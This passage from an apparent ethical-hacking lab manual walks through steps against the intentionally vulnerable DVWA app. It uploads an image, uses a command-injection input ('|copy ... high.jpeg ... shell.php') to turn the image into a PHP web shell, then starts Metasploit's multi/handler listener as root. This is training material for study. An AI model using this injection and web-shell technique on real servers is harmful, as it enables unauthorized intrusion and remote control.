


95. Observe that the selected file (**high.jpeg**) appears to the right of the **Browse…** button.


96. Now, click the **Upload** button to upload the file to the database.




97. You will see a message saying that the file has been uploaded successfully, along with the location of the uploaded file. Note down this location.



98. Now, click the **Command Injection** option in the left pane. The **Vulnerability: Command Injection** window appears; in the **Enter an IP address** field, type **|copy C:\wamp64\www\DVWA\hackable\uploads\high.jpeg C:\wamp64\www\DVWA\hackable\uploads\shell.php** and click the **Submit** button.




99. Observe a message saying that the file has been copied, as shown in the screenshot.




100. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.
101. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
102. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

     Note: The password that you type will not be visible.


103. Now, type **cd** and press **Enter** to jump to the root directory.
104. In the **Terminal** window, type **msfconsole** and press **Enter** to launch the Metasploit framework.
105. In msfconsole, type **use exploit/multi/handler** and press **Enter** to begin setting up the listener.
